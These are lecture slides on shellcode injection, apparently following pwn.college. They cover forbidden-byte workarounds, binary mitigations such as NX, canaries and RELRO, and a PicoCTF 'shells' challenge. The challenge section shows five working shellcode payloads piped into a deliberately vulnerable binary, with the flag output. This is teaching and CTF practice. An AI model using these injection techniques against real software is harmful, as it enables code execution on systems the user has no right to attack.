PWN College

Session 6

Atousa Ahsani

Main Reference: https://pwn.college/

Shellcode Injection

Introduction

Common Challenges

Data Execution Prevention

Common Issues: Memory Access Width

- Be careful about sizes of **memory accesses**:
  - `single byte: mov [rax], bl`
  - `2-byte word: mov [rax], bx`
  - `4-byte dword: mov [rax], ebx`
  - `8-byte qword: mov [rax], rbx`
- Sometimes, you might have to explicitly **specify** the **size** to avoid ambiguity:
  - `single byte: mov BYTE PTR [rax], 5`
  - `2-byte word: mov WORD PTR [rax], 5`
  - `4-byte dword: mov DWORD PTR [rax], 5`
  - `8-byte qword: mov QWORD PTR [rax], 5`

Common Issues: Forbidden Bytes

- Depending on the injection method, **certain bytes** might not be allowed. Some common issues:

Byte (Hex Value)	Problematic Methods
Null byte \0 (0x00)	strcpy
Newline \n (0x0a)	scanf gets getline fgets
Carriage return \r (0x0d)	scanf
Space (0x20)	scanf
Tab \t (0x09)	scanf
DEL (0x7f)	protocol-specific (telnet, VT100, etc.)

Common Issues: Forbidden Bytes

- Convey your values creatively!
- Example:
  - **Bad**: *mov rax, 0*
  - **Good**: *xor rax, rax*

```
"\x48\xc7\xc0\x00\x00\x00\x00"
"\x48\x31\xc0"
```

- Example:
  - **Bad**: *mov rax, 5*
  - **Good**: *xor rax, rax; mov al, 5*

```
"\x48\xc7\xc0\x05\x00\x00\x00"
"\x48\x31\xc0\xb0\x05"
```

- Example:
  - **Bad**: *mov rax, 10*
  - **Good1**: *mov rax, 9; inc rax*
  - **Good2**: *xor rax, rax; mov al, 9; inc rax*

```
"\x48\xc7\xc0\x0a\x00\x00\x00"
"\x48\xc7\xc0\x09\x00\x00\x00\x48\xff\xc0"
"\x48\x31\xc0\xb0\x09\x48\xff\xc0"
```

Common Issues: Forbidden Bytes

- Example:
  - **Bad**:
    - $mov\ rbx, 0x67616c662f$ "/flag"

```
"\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00"
```

  - **Good**:
    - $mov\ ebx, 0x67616c66;\ shl\ rbx, 8;\ mov\ bl, 0x2f$

```
"\xbb\x66\x6c\x61\x67\x48\xc1\xe3\x08\xb3\x2f"
```

- This link is an online assembler and disassembler.
  - http://shell-storm.org/online/Online-Assembler-and-Disassembler/

Useful Tools

- ***pwntools***, a library for writing exploits (and shellcode).
  - https://github.com/Gallopsled/pwntools
- ***rappel*** lets you explore the effects of instructions.
  - https://github.com/yrp604/rappel
  - Easily installable via https://github.com/zardus/ctf-tools
- **amd64 opcode** listing:
  - http://ref.x86asm.net/coder64.html
- Several **gdb plugins** exist to make exploit debugging easier!
  - https://github.com/scwuaptx/Pwngdb
  - https://github.com/pwndbg/pwndbg
  - https://github.com/longld/peda

Shellcode Injection

Introduction

Common Challenges

Data Execution Prevention

the "No-eXecute" bit or NX bit

- Finally, computer architectures wised up!
- Modern architectures support **memory permissions**:
  - ***PROT_READ*** allows the process to **read** memory.
  - ***PROT_WRITE*** allows the process to **write** memory.
  - ***PROT_EXEC*** allows the process to **execute** memory.
- Normally, all code is located in ***.text*** segments of the loaded ELF files. There is no need to execute code located on the **stack** or in the **heap**.
- By default in modern systems, the stack and the heap are **not executable**.

Checksec

- gdb checksec:

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```

- **CANARY**:
  - A Canary is a **certain value** put on the stack and **validated** before that function is left again.
  - Leaving a function means that the "previous" address is retrieved from this stack and jumped to.
  - If the canary value is not correct, then the stack might have been **overwritten / corrupted**. So the application is immediately stopped.

Checksec

- FORTIFY
  - **FORTIFY_SOURCE** is a GCC and GLIBC **security feature** that attempts to **detect** certain classes of **buffer overflows**. Its enabled by default on most Linux platforms.
  - When using the **FORTIFY_SOURCE** option, the compiler will insert code to call "**safer**" **variants** of **unsafe functions** if the compiler can deduce the destination buffer size.
  - The **unsafe functions** include *memcpy*, *mempcpy*, *memmove*, *memset*, *stpcpy*, *strcpy*, *strncpy*, *strcat*, *strncat*, *sprintf*, *snprintf*, *vsprintf*, *vsnprintf*, and *gets*.

Checksec

- **NX**
  - The abbreviation **NX** stands for **non-execute** or **non-executable** segment.
  - It means that the application, when loaded in memory, does not allow any of its segments to be **both writable** and **executable**.
  - The idea here is that **writable memory** should never be **executed** (as it can be **manipulated**) and **vice versa**.
  - Having **NX enabled** would be good.

Checksec


- PIE
- The abbreviation **PIE** stands for **Position Independent Executable**.
- A **No PIE** application tells the **loader** which **virtual address** it should use (and keeps its memory layout quite **static**).
- A PIE binary usually **can not** be loaded into memory at **arbitrary** address, as its **PT_LOAD** segments will have some **alignment requirements** (e.g. 0x400, or 0x10000).

Checksec

- RELRO
  - **RELRO** stands for **Relocation Read-Only**, meaning that the headers in your binary, which need to be **writable** during startup of the application (to allow the dynamic linker to load and link stuff like shared libraries) are marked as **read-only** when the linker is done doing its magic (but before the application itself is launched).

Challenge 1

- PicoCTF 2017
  - Shells



Challenge 1

- This function is called in ***main***:

```
void vuln(){
    char * stuff = (char *)mmap(NULL, AMOUNT_OF_STUFF,
        PROT_EXEC|PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, 0, 0);
    if(stuff == MAP_FAILED){
        printf("Failed to get space. Please talk to admin\n");
        exit(0);
    }
    printf("Give me %d bytes:\n", AMOUNT_OF_STUFF);
    fflush(stdout);
    int len = read(STDIN_FILENO, stuff, AMOUNT_OF_STUFF);
    if(len == 0){
        printf("You didn't give me anything :(");
        exit(0);
    }
    void (*func)() = (void (*)())stuff;
    func();
}
```

Challenge 1

- There is a ***win*** function which is not called anywhere:

```
void win(){
    system("/bin/cat ./flag.txt");
}
```

- So we need to execute an assembly instruction via the bytes that we enter to call or jump to a function at that location.

```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x08048540  win
0x08048560  vuln
0x08048610  main
```

- There is different ways in order to do that!

Challenge 1

- Solution 1:
  - *push* $0x8048540$
  - *ret*

```
68 40 85 04 08     push 0x8048540
C3                 ret
```

```
➜  1- shells python2.7 -c "print '\x68\x40\x85\x04\x08\xc3'" | ./shells
My mother told me to never accept things from strangers
How bad could running a couple bytes be though?
Give me 10 bytes:
flag{some_sample_flag}
```

Challenge 1

- Solution 2:
  - *push* 0*x*8048540
  - *jmp* [*esp*]

```
68 40 85 04 08     push 0x8048540
FF 24 24           jmp  dword ptr [esp]
```

```
➜  1- shells python2.7 -c "print '\x68\x40\x85\x04\x08\xff\x24\x24'" | ./shells
My mother told me to never accept things from strangers
How bad could running a couple bytes be though?
Give me 10 bytes:
flag{some_sample_flag}
flag{some_sample_flag}
```

Challenge 1

- Solution 3:
  - $mov \quad eax, 0x8048540$
  - $call \quad eax$

```
B8 40 85 04 08     mov  eax, 0x8048540
FF D0              call eax
```

```
➜  1- shells python2.7 -c "print '\xb8\x40\x85\x04\x08\xff\xd0'" | ./shells
My mother told me to never accept things from strangers
How bad could running a couple bytes be though?
Give me 10 bytes:
flag{some_sample_flag}
[1]    5250 done                       python2.7 -c "print '\xb8\x40\x85\x04\x08\xff\xd0'" |
       5251 segmentation fault (core dumped)  ./shells
```

Challenge 1

- Solution 4:
  - *xor eax, eax*
  - *add eax, 0x8048540*
  - *jmp eax*

```
31 C0              xor eax, eax
05 40 85 04 08     add eax, 0x8048540
FF E0              jmp eax
```

```
→  1- shells python2.7 -c "print '\x31\xc0\x05\x40\x85\x04\x08\xff\xe0'" | ./shells
My mother told me to never accept things from strangers
How bad could running a couple bytes be though?
Give me 10 bytes:
flag{some_sample_flag}
```

Challenge 1

- Solution 5:
  - *mov eax,* $0x8048540$
  - *jmp eax*

```
B8 40 85 04 08     mov eax, 0x8048540
FF E0              jmp eax
```

```
→  1- shells python2.7 -c "print '\xb8\x40\x85\x04\x08\xff\xe0'" | ./shells
My mother told me to never accept things from strangers
How bad could running a couple bytes be though?
Give me 10 bytes:
flag{some_sample_flag}
```